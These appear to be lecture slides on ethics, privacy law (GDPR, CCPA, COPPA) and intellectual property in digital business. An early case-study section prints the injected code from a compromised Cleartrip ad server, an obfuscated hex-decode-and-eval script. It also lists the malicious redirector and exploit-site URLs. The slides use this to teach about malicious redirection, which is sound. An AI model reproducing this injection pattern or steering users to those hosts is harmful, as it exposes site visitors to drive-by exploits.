

Ethical and Social Issues

Ethical and Legal Issues

- Ethics
 - Principles of right and wrong that individuals use to make choices to guide their behaviors.
 - A general endeavor that takes into account the concerns and values of society as a whole.
- Law
 - An expression of values, normally created for broader purpose, with the goal of addressing national or sometimes international populations, and made by legislatures such as government or parliament, enforced by executives or agents, and interpreted by the courts.
- Ethics vs. Law: Ethics are a set of moral values established for personal behavior. Laws are structured rules utilized to govern all of society.
- Agreement for products or goods or services
- Copyright Infringement and Counterfeit Products

Ethical and Legal Issues

- Digital businesses raise new ethical questions because they create opportunities for:
 - Intense social change, threatening existing distributions of power, money, rights, and obligations
- New opportunities for crime
- New kinds of crimes

A Model for Thinking About Ethical and Legal Issues

- Society as a calm pond
- New innovation, technological advancement, new business models
 - Act as rock dropped in pond, creating ripples of new situations not covered by old rules
- Social and political institutions cannot respond overnight to these ripples—it may take years to develop etiquette, expectations, laws
 - Requires understanding of ethics to make choices in legally gray areas

Why Consider?

- Better market understanding
- Preparation of business blueprints
- Avoid heavy fine from host government
- Direct affect on company brand image

Some Examples of Malpractices

Cleartrip.com Infection Redirection Chain

- 1 <http://www.cleartrip.com/easerver/delivery/afr.php?zoneid=29>
Legitimate website injected path
Initializes browser detection and decision whether to go to the next level redirector
- 2 http://euro-cool.in/banners.cgi?advert_id=1&banner_id=1&chid=341aa8fca26bcff7830499c1c5f8e359
Malicious redirector
Masquerades as an advert and redirects to next level redirector
- 3/4 <http://sciencedailyreview.com>
Malicious redirectors
Traffic Direction System (TDS)
Decision whether to redirect to exploit website based on user's geo-location and/or browser details
If conditions match redirects to exploit website, if not then displays legitimate website and content
- 5 <http://klmnotepad.info/?751d9dbc5b3134d94c38486e0737a7d0>
Exploit website
Serves Java based exploits

Cheap domestic air tickets

Book domestic flights at cheap air fares

Today you can fly to almost every major city in India at cheap air fares. Cheap domestic air tickets have opened up an opportunity to fly for everyone. Cleartrip.com, a one stop shop to your travel needs, can help you find out the best deals and discounts on domestic air tickets with many Indian airlines partners. By using our most advanced search tool you can find cheap flights from a comprehensive list of airlines in India, Air India Express, Jet Airways, Jet Airways Konnect, JetLite, GoAir, Spicejet, Indigo and the King of good times, Kingfisher Airlines.

All your money is good here


Credit cards, debit cards, net banking and...



[More about cash payments](#)



[Learn more](#)



Round trip One Way

From

To

Depart on

Return on

Adults Children Infants

Cleartrip.com is the best option to look for cheap air tickets. It offers you innumerable deals from which you can choose any suitable airline that offers you the best deal to suit your budget and requirements. While in India, you can find a suitable flight that matches your budget and other requirements. Book flights on Cleartrip.com as we have flights connecting almost every major city in the country. As a golden rule if you can plan your trip ahead following the "eight-week rule", you stand the best chance of getting the best deals from cleartrip.com. Plan your

This is what the user sees



1

This is the code behind the ad
Green: legitimate ad code
Red: added malicious code



```
Payload - http://www.cleartrip.com/eadserver/delivery/afr.php?zoneid=29

<html>
<head>
<title>Advertisement</title>
</head>
<body leftmargin='0' topmargin='0' marginwidth='0' marginheight='0' style='background-
color:transparent; width: 100%; text-align: center;'>
<a href='http://www.cleartrip.com/eadserver/delivery/ck.php?
osparams=2_bannerid=372__zoneid=29_cb=12b14c1696__oast=http%3A%2F%2Fshowcase.cleartrip.c
target='_Blank'><img
src='http://www.cleartrip.com/eadserver/images/a5e1a5d0c1a206249aae956a76d19741.jpg'
width='300' height='250' alt='' title='' border='0' /></a><div id='beacon_12b14c1696'
style='position: absolute; left: 0px; top: 0px; visibility: hidden;'><img
src='http://www.cleartrip.com/eadserver/delivery/lq.php?
bannerid=372&asp:campaignid=42&asp:zoneid=29&asp:cb=12b14c1696' width='0' height='0'
alt='' style='width: 0px; height: 0px;' /></div><script>function hex2a(hex) { var str =
''; for (var i = 0; i < hex.length; i += 2) str +=
String.fromCharCode(parseInt(hex.substr(i, 2), 16)); return str; }var hex =
'7661722042726f777365724465746543742034207b20696e69743a20666756e537469666e202822207b20746969697
eval(hex2a(hex));</script>
</body>
</html>
```

temp

File Edit View Favorites Tools Help

Back Forward Stop Search Folders

Address C:\documents and settings\user\local settings\temp

Name	Size	Type	Date Modified
install.cfg	2 KB	CFG File	7/6/2010 3:51 AM
jusched.log	11 KB	Text Document	1/27/2012 9:03 AM
netfxsl.log	2 KB	Text Document	9/6/2006 3:06 PM
ose00000.exe	142 KB	Application	10/27/2006 11:51 PM
RunTime.ini	1 KB	Configuration Settings	7/8/2009 5:34 PM
SetupExe(201201270636308...	6 KB	Text Document	1/27/2012 7:37 AM
SetupExe(201201270628106...	6 KB	Text Document	1/27/2012 7:29 AM
SetupExe(201201270632544...	4 KB	Text Document	1/27/2012 7:34 AM
SetupExe(201201270638027...	98 KB	Text Document	1/27/2012 8:26 AM
sizuvp.class	3 KB	CLASS File	6/26/2012 4:48 AM
tmp4.tmp	1 KB	TMP File	11/30/2006 6:04 AM
tmp5.tmp	1 KB	TMP File	11/30/2006 6:41 AM
vminst.log_20080618_06091...	33 KB	Text Document	6/18/2008 6:09 AM
vminst.log_20100602_07411...	38 KB	Text Document	6/2/2010 7:41 AM
vminst.log_20100602_08112...	37 KB	Text Document	6/2/2010 8:11 AM
vminst.log_20100602_08153...	33 KB	Text Document	6/2/2010 8:15 AM
vmmsi.log_20080618_060920...	834 KB	Text Document	6/18/2008 6:09 AM
vmmsi.log_20100602_074118...	3,063 KB	Text Document	6/2/2010 7:41 AM
vmmsi.log_20100602_081538...	2,512 KB	Text Document	6/2/2010 8:15 AM
vtpatovublrwaaridf.exe	338 KB	Application	6/26/2012 4:48 AM
vzhyhijcyamysxmzbl.exe	338 KB	Application	6/26/2012 4:49 AM
elnmktwwwvvtoggo.exe	338 KB	Application	6/26/2012 4:49 AM
hpuvmrqr.exe	338 KB	Application	6/26/2012 4:49 AM
krigsludoasomnsvabjrqava.exe	338 KB	Application	6/26/2012 4:49 AM
qlozsmjoxqjfxk.exe	338 KB	Application	6/26/2012 4:49 AM
rprzfmvrduuhm.exe	338 KB	Application	6/26/2012 4:49 AM
zmudnjoqqekkuldg.exe	338 KB	Application	6/26/2012 4:49 AM

Search

About 34,800 results (0.23 seconds)

Web

Images

Maps

Videos

News

Shopping

More

Reading, UK

Change location

The web

Pages from the UK

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4 May 2012 - Breaking science news and articles on global warming, extrasolar planets, stem cells, bird flu, autism, nanotechnology, dinosaurs, evolution ...

[ScienceDaily: Latest Science Books](#)sciencedailyreview.com/books/

4 May 2012 - Breaking science news and articles on global warming, extrasolar planets, stem cells, bird flu, autism, nanotechnology, dinosaurs, evolution ...

[ScienceDaily: Latest Science Images](#)sciencedailyreview.com/gallery/

4 May 2012 - Breaking science news and articles on global warming, extrasolar planets, stem cells, bird flu, autism, nanotechnology, dinosaurs, evolution ...

Examples of Malpractices

- SEO – Search Engine Optimization
 - Search Engine Spider
 - Cloaking
- Influencing User Generated Contents
- Intellectual Property
 - Make sure that the written words, pictures, videos, and what is being portrayed about a company are factual
- Email Correspondence
 - While certain individuals might not see any harm quoting something from an email received, and publishing it on the Web, it is always advisable to get a person's consent prior to publishing anything online.

Examples of Malpractices - Understanding Links

- Link fraud
 - Creating a series of bogus Web sites, all linking back to the pages one is trying to promote
 - Called spamdexing or link farming
 - Example: JCPenney (retailer) case
 - fraud uncovered in this case underscores the critical importance of vetting and regularly auditing the performance of partners throughout a firm's supply chain
- Deep-link
 - Directs to the specific webpage skipping 'Home' page
 - Example: Ticket master and Microsoft

Examples of Malpractices - Understanding Links

- Inline Link
 - Display (connects to) the content of second website on first website
 - Also known as hot-linking, leeching, piggy-backing, direct linking, offsite image grabs
 - Eg. Google image search results
 - Tagging feature on FB

Examples of Malpractices - Understanding Links

- Framing
 - Different independent screens on same webpage
 - Content of each frame would be displayed only in specified screen / window size
 - Washington Post v. TotalNews case
 - Issues???
 - Copyright infringement
 - Dilution of content
 - Violation of advertising law

Categories of Privacy Law

- Seclusion Theory
 - Unreasonable intrusion into the seclusion of others
 - Ability to isolate from the society and/or maintaining personal distance
 - Permission marketing
- Access Control
 - Enable people to regulate the information that they are giving up.
 - Protect personal material from unauthorized release.
 - Consent, copyright transfer
- Autonomy Model
 - Freedom from coercive use of personal information as well as the ability to be alone when reflection is necessary
 - Mandatory opt-out / unsubscribe provision

SOPA and PIPA

Privacy Issues

- Facebook December 2009 – Privacy Setting Changes

 Privacy

Profile ▶

Control who can see your profile and personal information.



Search ▶

Control who can search for you, and how you can be contacted.



News Feed and Wall ▶

Control what stories about you get published to your profile and to your friends' News Feeds.



Applications ▶

Control what information is available to applications you use on Facebook.

Block People

If you block someone, they will not be able to find you in a Facebook search, see your profile, or interact with you through Facebook channels (such as Wall posts, Poke, etc.). Any Facebook ties you currently have with a person you block will be broken (for example, friendship connections, Relationship Status, etc.). Note that blocking someone may not prevent all communications and interactions in third-party applications, and does not extend to elsewhere on the Internet.

Person[Block](#)

 Privacy > Profile

Basic

Contact Information

Control who can see your profile and related information. Visit the Applications page in order to change settings for applications.

See how a friend sees your profile:

1	Profile		Only Friends		[?]
2	Basic Info		Only Friends		[?]
3	Personal Info		Only Friends		[?]
4	Status Updates		Only Friends		[?]
5	Photos Tagged of You		Only Friends		[?]
			6	Edit Photo Albums Privacy Settings	
7	Videos Tagged of You		Only Friends		[?]
8	Friends		Only Friends		[?]
	Wall Posts	<input checked="" type="checkbox"/>	Friends may post to my Wall	9	[?]
10			Only Friends		
11	Education Info		Only Friends		[?]
12	Work Info		Only Friends		[?]

Save Changes

Cancel

Choose Your Privacy Settings

Basic Directory Information

To help real world friends find you, some basic information is open to everyone. We also suggest setting basics like hometown and interests to everyone so friends can use those to connect with you. [View settings](#)

Sharing on Facebook

	Everyone	Friends of Friends	Friends Only
My status, photos, and posts			*
Bio and favorite quotations			*
Family and relationships			*
Photos and videos I'm tagged in			*
Religious and political views			*
Birthday			*
Can comment on posts			*
Email addresses and IM			*
Phone numbers and address			*
<input checked="" type="checkbox"/> Let friends of people tagged in my photos and posts see them.			

[Customize settings](#) ✔ This is your current setting.

Applications and Websites

Edit your settings for using applications, games and websites.

Block Lists

Edit your lists of blocked people and applications.

Controlling How You Share

Learn more about your privacy on Facebook.

Privacy wizard: Step one

The image shows a Facebook privacy announcement dialog box overlaid on a blurred background of a Facebook profile page. The dialog box has a blue header with the text "Important message from Facebook". Below the header, there is a section titled "Privacy Announcement" with a lock icon. The text explains that Facebook is making changes to give users more control over their information and has simplified the Privacy page. It also mentions that some information like name and city will be publicly available. A screenshot of a share menu is shown, with a dropdown menu open showing options: "Everyone" (selected), "Friends of Friends", "Friends", and "Customize". Below the menu, there is a "Share" button. At the bottom of the dialog box, there are two buttons: "Continue to Next Step" and "Skip For Now".

break time!

5 group invitations

Important message from Facebook

Privacy Announcement

We're making some changes to give you more control of your information and help you stay connected. We've simplified the Privacy page and added the ability to set privacy on everything you share, from status updates to photos.

At the same time, we're helping everyone find and connect with each other by keeping some information—like your name and current city—publicly available.

The next step will guide you through choosing your privacy settings. You can learn more about how privacy works [here](#).

Use the lock to share with Friends, Friends of Friends, or Everyone on the internet.

Share

- Everyone
- Friends of Friends
- Friends
- Customize

Continue to Next Step ▶ Skip For Now

Privacy wizard: Step two

facebook

Please update your privacy settings

Facebook's new, simplified privacy settings give you more control over the information you share. We've recommended settings below, but you can choose to apply your old settings to any of the fields.

	Everyone	Old Settings
About me ⁽¹⁾	<input checked="" type="radio"/>	<input type="radio"/>
Family and Relationships ⁽¹⁾	<input checked="" type="radio"/>	<input type="radio"/>
Work and Education	<input checked="" type="radio"/>	<input type="radio"/>
Posts I Create <small>Status Updates, Links, Photos, Videos, and Notes</small>	<input type="radio"/>	<input checked="" type="radio"/>
	Friends of Friends	Old Settings
Photos and Videos of Me ⁽¹⁾	<input type="radio"/>	<input checked="" type="radio"/>
Birthday ⁽¹⁾	<input checked="" type="radio"/>	<input type="radio"/>
Religious and Political Views	<input checked="" type="radio"/>	<input type="radio"/>
	Friends	Old Settings
Email Addresses and IM	<input checked="" type="radio"/>	<input type="radio"/>
Phone Numbers	<input type="radio"/>	<input checked="" type="radio"/>
Address	<input checked="" type="radio"/>	<input type="radio"/>

Some important things to remember:

- You can change your settings at any time from your Privacy page and those changes will take effect immediately. [Learn more.](#)
- Information you choose to share with Everyone is available to everyone on the Internet.
- When you visit a Facebook-enhanced application, it will be able to access your publicly available information, which includes Name, Profile Photo, Gender, Current City, Networks, Friend List, and Pages. This information is considered visible to Everyone.

Privacy wizard: Step three

facebook

Thank you for updating your privacy settings

Here are your new settings:


Everyone can see:

- About me
- Family and Relationship
- Education and Work

Friends of Friends can see:

- Birthday
- Religious and Political Views

Only friends can see:

- 
- IM Screen Name
- Mobile Phone
- Other Phone
- Current Address

Your custom settings were preserved for: Posts by Me and Photos and Videos of Me

You can always change or further customize your settings on your [Privacy page](#).

Remember, when you visit a Facebook-enhanced application, your publicly available information (and information you have set to Everyone) will be shared in order for you to use that Facebook-enhanced application.

Allow Access?

Allowing [REDACTED] access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.



[Allow](#) or cancel

By proceeding, you are allowing [REDACTED] to access your information and you are agreeing to the Facebook Terms of Use in your use of [REDACTED]. By using [REDACTED] you also agree to the [REDACTED] Terms of Service.

Applications and Websites

What you share when visiting applications and websites

Applications you use will access your Facebook information in order for them to work. For example, a review application uses your location in order to surface restaurant recommendations.

When you visit a Facebook-enhanced application or website, it may access any information you have made visible to Everyone (Edit Profile Privacy) as well as your publicly available information. This includes your Name, Profile Picture, Gender, Current City, Networks, Friend List, and Pages. The application will request your permission to access any additional information it needs.



You can view the full list of Applications you have authorized on this page.

What is personal data?

-  Name
-  Address
-  Localisation
-  Online Identifier
-  Health information
-  Income
-  Cultural profile
-  and more



COLLECT
STORE
USE
DATA?



You have to abide by the rules.

Process data for other
companies?
This is for you too.

Five Moral Dimensions of the Information Age

- Information rights and obligations
- Property rights and obligations
- Accountability and control
- System quality
- Quality of life

Information Rights: Privacy and Freedom in the Internet Age

- Privacy
 - Claim of individuals to be left alone, free from surveillance or interference from other individuals, organizations, or state; claim to be able to control information about yourself
- In the United States, privacy protected by:
 - First Amendment (freedom of speech and association)
 - Fourth Amendment (unreasonable search and seizure)
 - Additional federal statutes (e.g., Privacy Act of 1974)

Privacy Issues

- Code of Ethics
 - The information collected from customers should be confidential and used only for expressed purpose
 - Self-tagging (Facebook): Data protection officials in Germany are unimpressed with Facebook's use of facial recognition technology and have reopened their inquiry into the company
 - Clickstreams
 - Cookies

Privacy Issues

- Hostile Applets
 - An applet that can be embedded in any HTML file such as a web page, and which is designed to be malicious or cause damage when it is downloaded onto an IT system.
 - Malicious applet – 3 classes of attack
 - ✓ Denial of services
 - ✓ Invasion of privacy
 - ✓ Annoyance
 - Attack applet
 - ✓ Critical security bugs causing formatting
 - ✓ Chances of being hacked

Internet Challenges to Privacy (1 of 2)

- Cookies
 - Identify browser and track visits to site
 - Super cookies (Flash cookies)
- Web beacons (web bugs)
 - Tiny graphics embedded in e-mails and web pages
 - Monitor who is reading email message or visiting site
- Spyware
 - Surreptitiously installed on user's computer
 - May transmit user's keystrokes or display unwanted ads
- Google services and behavioral targeting

Internet Challenges to Privacy (2 of 2)

- The United States allows businesses to gather transaction information and use this for other marketing purposes.
- Opt-out vs. opt-in model
- Online industry promotes self-regulation over privacy legislation.
 - Complex/ambiguous privacy statements
 - Opt-out models selected over opt-in
 - Online “seals” of privacy principles

How Cookies Identify Web Visitors



1. The Web server reads the user's Web browser and determines the operating system, browser name, version number, Internet address, and other information.
2. The server transmits a tiny text file with user identification information called a cookie, which the user's browser receives and stores on the user's computer.
3. When the user returns to the Web site, the server requests the contents of any cookie it deposited previously in the user's computer.
4. The Web server reads the cookie, identifies the visitor, and calls up data on the user.

Technical Solutions

- Solutions include:
 - Email encryption
 - Anonymity tools
 - Anti-spyware tools
- Overall, technical solutions have failed to protect users from being tracked from one site to another
 - Browser features
 - “Private” browsing
 - “Do not track” options

Information Rights: Privacy and Freedom in the Internet Age

- Fair information practices
 - Set of principles governing the collection and use of information
 - Basis of most U.S. and European privacy laws
 - Used to drive changes in privacy legislation
 - COPPA
 - Gramm-Leach-Bliley Act
 - HIPAA
 - Based on **“mutuality of interest between record holder and individual.”**

Privacy in Digital Context

- Children's Online Privacy Protection Act (COPPA)
 - Provide notice to parents
 - Obtain verifiable parental concern prior the collection use
 - Allow parent to view and correct the information
 - Enable parents to prevent further use or collection of data
 - Limit personal information collection for a child's participation in games, prize offers or related activity
 - Establish procedures that protect the confidentiality, security, and integrity of personal information collected

Information Rights: Privacy and Freedom in the Internet Age (3 of 3)

- FTC FIP principles
 - Notice/awareness (core principle)
 - Choice/consent (core principle)
 - Access/participation
 - Security
 - Enforcement


EU General Data Protection Regulation (GDPR)

- Requires unambiguous explicit informed consent of customer
- EU member nations cannot transfer personal data to countries without similar privacy protection
- Applies across all EU countries to any firms operating in EU or processing data on EU citizens or residents
 - Strengthens right to be forgotten
- Privacy Shield: All countries processing EU data must conform to GDPR requirements
- Heavy fines: 4% of global daily revenue

The Six GDPR Principles to Ensure Accountability



Know Your (Customers') Rights: 8 Ways GDPR Expands EU Privacy Rights




The Right to Be Informed

Individuals have a right to know who is processing their personal data



The Right to Access

Individuals have the right to access any personal data that has been collected about them



The Right to Rectifications

Individuals have the right to require organizations to correct inaccurate personal data




The Right to Be Forgotten

Individuals have the right to have their personal data deleted and to prevent further collection



The Right to Restrict Processing

Individuals have the right to require organizations to restrict the processing of specific categories of personal data



The Right to Data Portability

Individuals have the right to require organizations to transfer personal data to a recipient of their choice



The Right to Object

Individuals have the right to consent, or withdraw consent, to the processing of their personal data



Rights in Relation to Automated Decision Making and Profiling

Individuals have the right to opt out of the use of their personal data by automated systems, such as artificial intelligence

GDPR: DATA PROTECTION AND RISK DETECTION CHECKLIST

The GDPR impacts any organisation that does business with or holds data on individuals in the 28 countries in the EU. With compliance mandatory for May 2018, here is a 10 step guide to help you:

- 1. Research** to understand your firm's exact responsibilities as related to the regulation.



- 6. Create an action plan**, which lays out all the tasks that need to be completed prior to implementation of the GDPR in 2018.



- 2. Complete a risk assessment** on the systems used for processing and controlling data by your firm, any vendors or other 3rd party providers.



- 7. Investigate innovative and specialist technology** and select a solution specifically designed to support business services firms, which can facilitate normal workflow, while preventing data loss and providing risk detection analytics.

3. Understand whether you need to appoint a **Data Protection Officer** to take responsibility and control of data protection issues on behalf of your firm.



8. Use a **data removal solution** to strip files of sensitive metadata before they are uploaded to, or shared in a browser, the cloud or via email.



4. Identify the biggest areas of risk and prioritise systems that hold sensitive personal information.



9. Identify a solution that can help assess the risk from content being shared and make sure files are only shared in correct and sanctioned locations, with flags on unsanctioned activity.




5. Speak to experts and make use of advisory services, to ensure you are fully meeting all GDPR requirements.



10. Educate staff and end users on the risks of data sharing and particularly of embedded data within files being shared.



Bigger Responsibility, Bigger Repercussions



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Special Rates

Rate type:

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CCPA vs. GDPR

Click on a category below to learn more about how they are similar and different.

CCPA

January 1,
2020

Who it protects

Personal information

Rights granted

Right to deletion

Who must comply

Basis for consent

**Time allowed to respond
to a request**

Financial penalties

Similarities

Who it protects

Personal information

Rights granted

Right to deletion

Who must comply

Basis for consent

**Time allowed to respond
to a request**

Financial penalties

GDPR

May 25,
2018

Topic	GDPR	CCPA
Who it protects	EU data subjects	California consumers
Definition of personal information	Direct or indirect information related to an identified or identifiable EU citizen. Examples include name, identification number, location data and biometric data.	Information that relates to or could be linked with a consumer or household. Examples include internet activity, such as browsing and search history, interaction with a website, application or advertisement, and biometric or geolocation data.
Who has to comply	Data controllers (organizations that determine the purposes and means of the processing of personal data) and data processors (organizations that process the data for data controllers).	Medium and large businesses (in terms of revenue and number of consumers affected) that process the personal information (PI) of California consumers
Right to deletion	Applies to all data collected about the data subject; has few restrictions.	Applies only to data collected directly from and about consumers.
Data minimization mandate	Yes	No
Right to correction	Yes	No
Basis for consent	Requires organizations to obtain consent prior to collecting data.	Businesses are allowed to process and sell the PI of consumers who make an online purchase or sign up, but must enable them to opt out of the sale of their PI or request deletion.
Data Protection Officer required	Yes	No
Fines	Up to €20 million or 4 percent of worldwide turnover, whichever is greater	Up to \$2,500 per violation or \$7,500 per intentional violation, as well as \$100 – \$750 per incident in compensation to individuals

The Blockchain GDPR Paradox

What is GDPR?

GDPR is a General Data Protection Regulation that is recently adopted by European Union (EU) as a law.

The primary purpose of the law is to cater to the needs of the personal data privacy of an individual (EU citizens).

The Rights you get with GDPR

The right to access information related to you



The right to be forgotten



The right to data portability



The right to make companies edit/correct/change the data about you.



Blockchain vs GDPR

The Similarities



Both GDPR and Blockchain are geared toward data transparency.



Both are leaning towards individual rights.



GDPR and Blockchain network aims to provide more security regarding personal data.

VS

The Differences

The blockchain is immutable. On the other hand, GDPR gives users the right to erase, add or delete their existing information.



GDPR is more suited for centralized systems rather than already existing decentralized ones like Blockchain.



GDPR requires user Identity. But Blockchain deals with anonymity.



101 Blockchains

Created by 101blockchains.com

Property Rights: Intellectual Property

- Intellectual property
 - Tangible and intangible products of the mind created by individuals or corporations
- Protected through:
 - Copyright
 - Patents
 - Trademarks
 - Trade secret
 - License

Challenges to Intellectual Property Rights

- Digital media different from physical media
 - Ease of replication
 - Ease of transmission (networks, Internet)
 - Ease of alteration
 - Compactness
 - Difficulties in establishing uniqueness

Property Rights: Intellectual Property

- Patents
 - The registered protection of inventions and the ability to reproduce or manufacture an investor's product
 - Apple – Samsung Patent Lawsuit
- Trademark
 - Any image, symbol, word, or other indicator positively associated with a product's identity in the market and registered with the government.
 - Difference with 'Logo'
 - Also protect dilution
 - Cyber-squatting

Property Rights: Intellectual Property

- License
 - Contractual agreement made between consumers and software/digital product vendors that allow buyer to use the product restrict duplication or distribution.
 - End user licensing agreement (EULA)
 - ✓ Emergence of activation key
 - Break-the-seal & click wrap
- Trade Secrets
 - Trade secrets can include, but not limited to, formulas, market data, algorithms, programs, codes, and models.
 - “Non-competition Agreement”

Property Rights: Intellectual Property

- Copyright
 - A protection of right to publish or the duplication of the ideas.
 - Doctrine of fair use
 - Doctrine of first sale
 - No Electronic Theft (NET) Act (Value > \$1000)
 - Digital Millennium Copyright Act
 - Grants ISPs protection from users infringement as long as certain procedures are followed

Property Rights: Piracy


Piracy is not Theft, It's Piracy (a handy little guide)

THEFT:



Theft REMOVES the Original.

PIRACY:



Piracy make a COPY.

Property Rights: Piracy

- Multimedia Object
 - How to establish ownership?

Property Rights: Piracy

- Multimedia Object
 - How to establish ownership?

- **Solution:** Watermarking



Digital Watermarking



Original Digital Media

Covert Digital Watermark
is Embedded

Digitally Watermarked
Content

Property Rights: The Law of Fair Use

- The fair use license is perhaps the most significant limitation on a copyright owner's exclusive rights.
- The “fair use” rule of copyright law, an author may make limited use of another author's work without asking permission.
- The law of Fair use is based on the conviction that the public is entitled to freely use portions of copyrighted materials for purposes of commentary and criticism.
- The main purpose of the law of Fair Use is to allow for limited and reasonable uses as long as the use does not interfere with owners’ rights or impede their right to do with the work as they wish.

Property Rights: The Law of Fair Use

- Following types of uses are usually termed fair uses:
 - Criticism and comment -- for example, quoting or excerpting a work in a review or criticism for purposes of illustration or comment.
 - News reporting -- for example, summarizing an address or article, with brief quotations, in a news report.
 - Research and scholarship -- for example, quoting a short passage in a scholarly, scientific, or technical work for illustration or clarification of the author's observations,
 - Nonprofit educational uses -- for example, photocopying of limited portions of written works by teachers for classroom use.
 - Parody that is, a work that ridicules another, usually well-known, work by imitating it in a comic way.

Property Rights: The Law of First Sale

- The first-sale law creates an exception to the copyright holder's distribution right.
- Once the work is lawfully/legally sold or even transferred gratuitously to someone , the copyright owner's interest in the material object in which the copyrighted work is embodied is exhausted and becomes void.
- The owner of the material object can then use, dispose of it as he sees fit.
- Thus, the person who buys a copy of a book is entitled to resell it, rent it, give it away, or destroy it , i.e whatever he feels.

Property Rights: The Law of First Sale

- However, the owner of the copy of the book will not be able to make new copies of the book because the first-sale law does not limit copyright owner's reproduction right.
- The owner cannot make new copy but could use the original for his work and business.
- The law of first sale enables the distribution chain of copyrighted products, library lending, gifting, video rentals and secondary markets for copyrighted works (for example, enabling individuals to sell their legally purchased books or CDs to others).

Alibaba
